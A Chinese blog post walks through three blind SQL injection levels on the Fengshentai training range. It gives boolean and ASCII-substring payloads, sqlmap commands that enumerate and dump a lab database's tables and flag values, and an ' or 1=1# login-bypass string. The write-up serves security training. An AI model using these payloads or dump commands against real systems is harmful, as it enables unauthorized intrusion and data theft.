封神台 基础靶场 盲注1-3

原创

星星明亮 于 2021-06-25 10:28:51 发布 209 收藏

分类专栏： 封神台靶场 sql

本文链接：https://blog.csdn.net/weixin_46578840/article/details/118196657

封神台靶场 同时被 2 个专栏收录

4 篇文章 0 订阅

订阅专栏

sql

4 篇文章 0 订阅

订阅专栏


第一关

1 and 1=1 //正常

1 and 1=2 //空，数字型盲注

这里为了节约时间，用bp爆破

1 and length(database())=12,当前数据库长度为12




```
1+and+ascii(substr(database(),1,1))+=107  //第一位为k
1+and+ascii(substr(database(),2,1))+=97   //第二位为a
1+and+ascii(substr(database(),3,1))+=110  //第二位为n
1+and+ascii(substr(database(),4,1))+=119   //第四位w
1+and+ascii(substr(database(),5,1))+=111 o
1+and+ascii(substr(database(),6,1))+=108 l
1+and+ascii(substr(database(),7,1))+=111 o
1+and+ascii(substr(database(),8,1))+=110  n
1+and+ascii(substr(database(),9,1))+=103 g
1+and+ascii(substr(database(),10,1))+=120 x
1+and+ascii(substr(database(),11,1))+=105 i
1+and+ascii(substr(database(),12,1))+=97 a//得到数据库名kanwolongxia
```

到这里就用sqlmap了,不在手工了，要劳逸结合嘛，手工太累了

python sqlmap.py -u http://inject2.lab.aqlab.cn:81/Pass-10/index.php?id=1 -p id --threads 50 -D kanwolongxia --table

```
3
[22:02:24] [INFO] retrieved: loflag
[22:02:46] [INFO] retrieved: news
[22:03:02] [INFO] retrieved: user
Database: kanwolongxia
[3 tables]
+--------+
| user   |
| loflag |
| news   |
+--------+
```


可以看到得出了三个表，继续爆字段

python sqlmap.py -u http://inject2.lab.aqlab.cn:81/Pass-10/index.php?id=1 -p id --threads 50 -D kanwolongxia -T loflag --columns

```
Database: kanwolongxia
Table: loflag
[2 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| flaglo | varchar(255) |
| Id     | int(11)      |
+--------+--------------+
```

爆字段的值

python sqlmap.py -u http://inject2.lab.aqlab.cn:81/Pass-10/index.php?id=1 -p id --threads 50 -D kanwolongxia -T loflag -C flaglo --dump

```
[22:17:57] [INFO] retrieved: zKaQ-time
Database: kanwolongxia
Table: loflag
[5 entries]
+----------------+
| flaglo         |
+----------------+
| zKaQ-Moren     |
| zKaQ-QQQ       |
| zKaQ-RD        |
| zKaQ-time-hj   |
| zKaQ-time-zxmz |
+----------------+
```


第二关

跟上面的一样，把单引号换成双引号即可

sqlmap也一样

第三关

1’ or 1=1# //万能密码即可